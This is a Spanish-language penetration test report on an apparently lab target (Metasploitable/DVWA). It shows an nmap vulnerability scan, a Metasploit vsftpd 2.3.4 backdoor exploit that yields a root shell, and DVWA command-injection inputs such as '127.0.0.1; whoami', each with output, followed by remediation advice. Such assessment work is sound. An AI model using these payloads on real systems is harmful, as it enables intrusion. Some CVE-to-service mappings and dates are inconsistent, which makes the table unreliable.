

REPORTE V2

PRUEBA DE VULNERABILIDADES

FECHA: 23/02/2025

ELABORADO POR: JOEL GONZÁLEZ

RESUMEN EJECUTIVO

Pruebas realizadas a la IP 192.168.1.14 y al servicio DVWA para identificar vulnerabilidades activas y problemas de configuración o actualización.

Después del escaneo con la herramienta mapa se han detectado diferentes vulnerabilidades y servicios con peligro de vulneración-

Se recomienda la actualización del sistema y revisar la configuración de diferentes servicios para corregir errores,

INTRODUCCION.

ANTECEDENTES: El equipo cuenta con antecedentes de pruebas anteriores donde varios servicios importantes estaban desactualizados y con importantes brechas de seguridad.

ALCANZE DE LA PRUEBA: El alcance de la prueba abarca desde el escaneo de vulnerabilidades, servicios, hasta poder obtener los máximos privilegios sobre el sistema comprometido

DATOS DE LA PRUEBA

Resultado de los escaneos a la IP 192.168.1.14 con la herramienta nmap donde se arrojan las siguientes vulnerabilidades.

VULNERABILIDAD	REFERENCIA
Vsftpd 2.3.4	CVE-2011-2523
Generic Payload openssh 4.4	CVE-2023-38408
Bind 9.4.2	CVE-2008-0122
Proftpd 1.3.1	CVE-2023-48795
Mysql 5.0. 51 ^a	CVE-2017-15945
Postgresql 8.3	CVE-2013-1903

Escaneo a la IP CON nmap.

Comando utilizado: db_nmap -sV --script=vuln 192.168.1.14

```
(kali@kali)-[~]
└─$ sudo nmap -sV --script=vuln 192.168.1.14
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-23 11:06 CEST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|   Hosts are all up (not vulnerable).
Nmap scan report for 192.168.1.14
Host is up (0.0021s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| vulners:
|   vsftpd 2.3.4:
|     PACKETSTORM:162145 10.0 https://vulners.com/packetstorm/PACKETSTORM:162145 *EXPLOIT*
|     EDB-ID:49757 9.8 https://vulners.com/exploitdb/EDB-ID:49757 *EXPLOIT*
|     CVE-2011-2523 9.8 https://vulners.com/cve/CVE-2011-2523
|     1337DAY-ID-36095 9.8 https://vulners.com/zdt/1337DAY-ID-36095 *EXPLOIT*
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:4.7p1:
|     95499236-C9FE-56A6-9D7D-E943A24B633A 10.0 https://vulners.com/githubexploit/95499236-C9FE-56A6-9D7D-E943A24B633A *EXPLOIT*
|     5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A 10.0 https://vulners.com/githubexploit/5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A *EXPLOIT*
|     2C119FFA-ECE0-5E14-A4A4-354A2C38071A 10.0 https://vulners.com/githubexploit/2C119FFA-ECE0-5E14-A4A4-354A2C38071A *EXPLOIT*
|     F0979183-AE88-53B4-86CF-3AF0523F3807 9.8 https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807 *EXPLOIT*
|     CVE-2023-38408 9.8 https://vulners.com/cve/CVE-2023-38408
|     CVE-2016-1908 9.8 https://vulners.com/cve/CVE-2016-1908
|     B8190CDB-3EB9-5631-9828-8064A1575B23 9.8 https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23 *EXPLOIT*
|     8FC9C5AB-3968-5F3C-825E-E8D85379A623 9.8 https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8D85379A623 *EXPLOIT*
|     8AD01159-548E-546E-AA87-20E89F3927EC 9.8 https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-20E89F3927EC *EXPLOIT*
|     2227729D-6700-5C8F-8930-1EEAFD4B9FF0 9.8 https://vulners.com/githubexploit/2227729D-6700-5C8F-8930-1EEAFD4B9FF0 *EXPLOIT*
|     0221525F-07F5-5790-912D-F4B9E2D1B587 9.8 https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F4B9E2D1B587 *EXPLOIT*
|     CVE-2015-5600 8.5 https://vulners.com/cve/CVE-2015-5600
|     SSV:78173 7.8 https://vulners.com/seebug/SSV:78173 *EXPLOIT*
|     SSV:69983 7.8 https://vulners.com/seebug/SSV:69983 *EXPLOIT*
|     PACKETSTORM:98796 7.8 https://vulners.com/packetstorm/PACKETSTORM:98796 *EXPLOIT*
|     PACKETSTORM:94556 7.8 https://vulners.com/packetstorm/PACKETSTORM:94556 *EXPLOIT*
|     PACKETSTORM:140070 7.8 https://vulners.com/packetstorm/PACKETSTORM:140070 *EXPLOIT*
|     PACKETSTORM:101052 7.8 https://vulners.com/packetstorm/PACKETSTORM:101052 *EXPLOIT*
|     EXPLOITPACK:71D51869AA2D3A74753D7A921EE79985 7.8 https://vulners.com/exploitpack/EXPLOITPACK:71D51869AA2D3A74753D7A921EE79985 *EXPLOIT*
|     EXPLOITPACK:67F6569F63A082199721C069C852B8D7 7.8 https://vulners.com/exploitpack/EXPLOITPACK:67F6569F63A082199721C069C852B8D7 *EXPLOIT*
|     EXPLOITPACK:58CA798C6BA71FAE29334297EC086A09 7.8 https://vulners.com/exploitpack/EXPLOITPACK:58CA798C6BA71FAE29334297EC086A09 *EXPLOIT*
|     EDB-ID:24450 7.8 https://vulners.com/exploitdb/EDB-ID:24450 *EXPLOIT*
|     EDB-ID:15215 7.8 https://vulners.com/exploitdb/EDB-ID:15215 *EXPLOIT*
|     CVE-2020-15778 7.8 https://vulners.com/cve/CVE-2020-15778
|     CVE-2016-10012 7.8 https://vulners.com/cve/CVE-2016-10012
|     CVE-2015-8325 7.8 https://vulners.com/cve/CVE-2015-8325
|     C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3 7.8 https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3 *EXPLOIT*
|     1337DAY-ID-26494 7.8 https://vulners.com/zdt/1337DAY-ID-26494 *EXPLOIT*
|     10213DBE-F683-58BB-B6D3-353173626207 7.8 https://vulners.com/githubexploit/10213DBE-F683-58BB-B6D3-353173626207 *EXPLOIT*
|     SSV:92579 7.5 https://vulners.com/seebug/SSV:92579 *EXPLOIT*
|     SSV:61450 7.5 https://vulners.com/seebug/SSV:61450 *EXPLOIT*
```

Vulnerabilities		
Timestamp	Host	Name
2025-06-17 09:21:56 UTC	192.168.1.14	vsftpd 2.3.4
2025-06-17 09:45:01 UTC	192.168.1.14	VSFTPD v2.3.4 Backdoor Command Execution
2025-06-17 09:55:13 UTC	192.168.1.14	Generic Payload Handler
2025-06-20 11:39:32 UTC	192.168.1.14	cpe:/a:openbsd:openssh:4.7p1

2025-06-20 11:39:33 UTC	192.168.1.14	cpe:/a:isc:bind:9.4.2
-------------------------	--------------	-----------------------

```

2025-06-20 11:39:37 UTC 192.168.1.14 cpe:/a:proftpd:proftpd:1.3.1
Spidering limited by: maxdepth=3, maxpagecount=20, withinhost=192.168.1.14
Found the following possible CSRF vulnerabilities:

Path: http://192.168.1.14:8180/admin/
Form ID: username
Form action: /security/checktoken?tokenId=EE3E3F6B8F5A5C189C3E06E91A3147

Path: http://192.168.1.14:8180/admin/login.jsp
Form ID: username
Form action: /security/checktoken?tokenId=EE3E3F6B8F5A5C189C3E06E91A3147

2025-06-20 11:39:37 UTC 192.168.1.14 cpe:/a:mysql:mysql:5.0.51a-3ubuntu5
Path: http://192.168.1.14:8180/services/example/service/example.jsp
Form ID:
Form action: /services/example/service/example.jsp

2025-06-20 11:39:39 UTC 192.168.1.14 cpe:/a:postgresql:postgresql:8.3
Path: http://192.168.1.14:8180/services/example/service/example.jsp
Form ID:
Form action: /services/example/service/example.jsp

```

Problemas Identificados

Después del escaneo los problemas son los siguientes:

Sistema desactualizado o mal configurado

Servicios activos que podrían no ser necesarios para el correcto funcionamiento del sistema.

Diferentes tipos de vulnerabilidades antes mencionadas con las cuales se puede acceder al sistema.

Durante la prueba se ha logrado acceder a tener privilegios como usuario root mediante la vulnerabilidad Vsftpd 2.3.4.

```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      localhost         no        The local client address
  CPORT      4444              no        The local client port
  Proxies     []                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.1.14      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
  RPORT      21                yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.14
rhost => 192.168.1.14
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.14:21 - The port used by the backdoor bind listener is already open
[*] 192.168.1.14:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
ls
[*] Command shell session 1 opened (192.168.1.35:41789 -> 192.168.1.14:6200) at 2025-06-23 11:03:51 +0200

bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib

```

COMMAND INJECTION EN DVWA

Además de las pruebas directas al sistema, se probaron diferentes command injection en DVWA los cuales arrojaron resultados positivos.

Ejecutando el script 127.0.0.1; whoami: La página nos ha procesado un ping luego ejecuto el comando whoami mostrándonos el usuario del servidor que es **www-data**.

Prevenciones: Validar y gestionar de manera correcta los inputs con parámetros seguros.

No concatenar inputs de usuario directamente con los comandos.

Ejecutar servicios de usuarios de bajo nivel no con privilegios de root.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.092 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.060 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.049 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1999ms  
rtt min/avg/max/mdev = 0.049/0.067/0.092/0.018 ms  
www-data
```

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>


También como prueba se ejecutó el script 127.0.0.1; ls -la:

Con la cual nos arrojó el contenido del directorio actual del servidor, así como toda la información de las carpetas en el contenida.

Las medidas a tomar en cuenta son las siguientes: Validar y revisar todos los inputs.

Usar funciones de escape de comandos.

Ejecutar servicios con permisos mínimos necesarios.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution (highlighted), CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, and PHP Info. The main content area is titled 'Vulnerability: Command Execution' and contains a section 'Ping for FREE'. It prompts the user to 'Enter an IP address below:' with a text input field and a 'submit' button. Below the input field, the output of a ping command to 127.0.0.1 is displayed in red text, showing successful results with 0% packet loss and a list of files in the current directory.

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.048 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.046 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.063 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.046/0.052/0.063/0.009 ms  
total 20  
drwxr-xr-x  4 www-data www-data 4096 May 20 2012 .  
drwxr-xr-x 11 www-data www-data 4096 May 20 2012 ..  
drwxr-xr-x  2 www-data www-data 4096 May 20 2012 help  
-rw-r--r--  1 www-data www-data 1509 Mar 16 2010 index.php  
drwxr-xr-x  2 www-data www-data 4096 May 20 2012 source
```

Ejecución del script 127.0.0.1 | netstat -an.

Al ejecutar este script en DVWA hemos accedido también a configuración importante del sistema como son:

- Puertos abiertos.
- Conexiones activas.
- Direcciones IP remotas conectadas al servidor.
- Protocolos TCP/UDP y sus estados.

Si el servidor devuelve el estado de netstat -an el atacante podría descubrir servicios expuestos, conexiones sospechosas, configuraciones de red inseguras, por lo que esta vulnerabilidad se podría catalogar como critica debido a la gran cantidad de información importante que queda expuesta.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	0.0.0.0:512	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:513	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:52577	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:2049	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:514	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:8009	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:6697	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:3306	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:1099	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:6667	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:139	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:5900	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:42509	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:111	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:6000	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:35153	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:8787	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:8180	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:1524	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:21	0.0.0.0:*	LISTEN
tcp	0	0	192.168.1.19:53	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:53	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:5432	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:25	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:953	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:445	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:38207	0.0.0.0:*	LISTEN
tcp	0	0	192.168.1.19:80	192.168.1.35:48278	ESTABLISHED
tcp	0	0	192.168.1.19:1099	192.168.1.35:60120	CLOSE_WAIT
tcp	0	0	192.168.1.19:1099	192.168.1.35:44986	CLOSE_WAIT
tcp6	0	0	:::2121	:::*	LISTEN
tcp6	0	0	:::3632	:::*	LISTEN

Conclusiones:

Tras el análisis exhaustivo del sistema, se identificaron vulnerabilidades críticas, principalmente en la configuración de permisos y en la falta de actualizaciones de seguridad. Estas fallas exponen el sistema a posibles ataques de inyección SQL y escalamiento de privilegios. Se recomienda aplicar parches urgentes, restringir accesos no autorizados y realizar auditorías periódicas para mitigar riesgos. La implementación de estas medidas fortalecerá la integridad del sistema y reducirá significativamente la superficie de ataque.

El sistema presenta diferentes tipos de vulnerabilidad mediante por las cuales con diferentes tipos de ataques se accede al sistema y la información queda totalmente expuesta.


TABLA CON INFORMACION SOBRE VULNERABILIDADES, REFERENCIAS, DESCRIPCIONES Y EXPLOITS.

VULNERABILIDAD	REFERENCIA	DESCRIPCION
Vsftpd 2.3.4	CVE-2011-2523 <u>EXPLOIT.</u> vsftpd 2.3.4 descargado entre el 30/06/2011 y el 03/07/2011 contiene una puerta trasera que abre un Shell en el puerto 6200/tcp.	descargado entre el 30/06/2011 y el 03/07/2011 contiene una puerta trasera que abre un shell en el puerto 6200/tcp.
Generic Payload openssh 4.4	CVE-2023-38408 <u>EXPLOIT.</u> La función PKCS#11 de ssh-agent en OpenSSH anterior a la versión 9.3p2 presenta una ruta de búsqueda poco fiable, lo que provoca la ejecución remota de código si un agente se reenvía a un sistema controlado por un atacante.	La función PKCS#11 de ssh-agent en OpenSSH anterior a la versión 9.3p2 presenta una ruta de búsqueda poco fiable, lo que provoca la ejecución remota de código si un agente se reenvía a un sistema controlado por un atacante. (El código en /usr/lib no es necesariamente seguro para cargar en ssh-agent). NOTA: Este problema existe debido a una corrección incompleta de CVE-2016-10009.

Bind 9.4.2	<p>CVE-2008-0122</p> <p><u>EXPLOIT.</u></p> <p>Un error de un dígito en la función inet_network en libbind en ISC BIND 9.4.2 y anteriores, tal como se usa en libc en FreeBSD 6.2 a 7.0-PRERELEASE, permite a atacantes dependientes del contexto provocar una denegación de servicio (bloqueo) y posiblemente ejecutar código arbitrario a través de una entrada diseñada que desencadena una corrupción de memoria.</p>	<p>Un error de un dígito en la función inet_network en libbind en ISC BIND 9.4.2 y anteriores, tal como se usa en libc en FreeBSD 6.2 a 7.0-PRERELEASE, permite a atacantes dependientes del contexto provocar una denegación de servicio (bloqueo) y posiblemente ejecutar código arbitrario a través de una entrada diseñada que desencadena una corrupción de memoria.</p>
Proftpd 1.3.1	<p>CVE-2023-48795</p> <p><u>EXPLOIT.</u></p> <p>El protocolo de transporte SSH con ciertas extensiones de OpenSSH, presente en OpenSSH anterior a la versión 9.6 y otros productos, permite a atacantes remotos eludir las comprobaciones de integridad, de modo que se omiten algunos paquetes (del mensaje de negociación de la extensión), lo que puede provocar que un cliente y un servidor terminen con una conexión con algunas características de seguridad degradadas o deshabilitadas, lo que se conoce como un ataque Terrapin.</p>	<p>El protocolo de transporte SSH con ciertas extensiones de OpenSSH, presente en OpenSSH anterior a la versión 9.6 y otros productos, permite a atacantes remotos eludir las comprobaciones de integridad, de modo que se omiten algunos paquetes (del mensaje de negociación de la extensión)</p>

Mysql 5.0. 51 ^a	<p>CVE-2017-15945 <u>EXPLOIT.</u></p> <p>Los scripts de instalación en los paquetes Gentoo dev-db/mysql, dev-db/mariadb, dev-db/percona-server, dev-db/mysql-cluster y dev-db/mariadb-galera anteriores al 29 de septiembre de 2017 tienen llamadas chown para árboles de directorios escribibles por el usuario, lo que permite a los usuarios locales obtener privilegios aprovechando el acceso a la cuenta mysql para la creación de un enlace.</p>	<p>Los scripts de instalación en los paquetes Gentoo dev-db/mysql, dev-db/mariadb, dev-db/percona-server, dev-db/mysql-cluster y dev-db/mariadb-galera anteriores al 29 de septiembre de 2017 tienen llamadas chown para árboles de directorios escribibles por el usuario, lo que permite a los usuarios locales obtener privilegios aprovechando el acceso a la cuenta mysql para la creación de un enlace.</p>
Postgresql 8.3	<p>CVE-2013-1903 <u>EXPLOIT.</u></p> <p>PostgreSQL, posiblemente 9.2.x antes de 9.2.4, 9.1.x antes de 9.1.9, 9.0.x antes de 9.0.13, 8.4.x antes de 8.4.17 y 8.3.x antes de 8.3.23, proporciona incorrectamente la contraseña de superusuario a los scripts relacionados con "instaladores gráficos para Linux y Mac OS X", lo que tiene un impacto y vectores de ataque no especificados.</p>	<p>PostgreSQL, posiblemente 9.2.x antes de 9.2.4, 9.1.x antes de 9.1.9, 9.0.x antes de 9.0.13, 8.4.x antes de 8.4.17 y 8.3.x antes de 8.3.23, proporciona incorrectamente la contraseña de superusuario a los scripts relacionados con "instaladores gráficos para Linux y Mac OS X", lo que tiene un impacto y vectores de ataque no especificados.</p>

vulnerabilidades por nivel.



■ criticas ■ alto ■ medio ■ bajo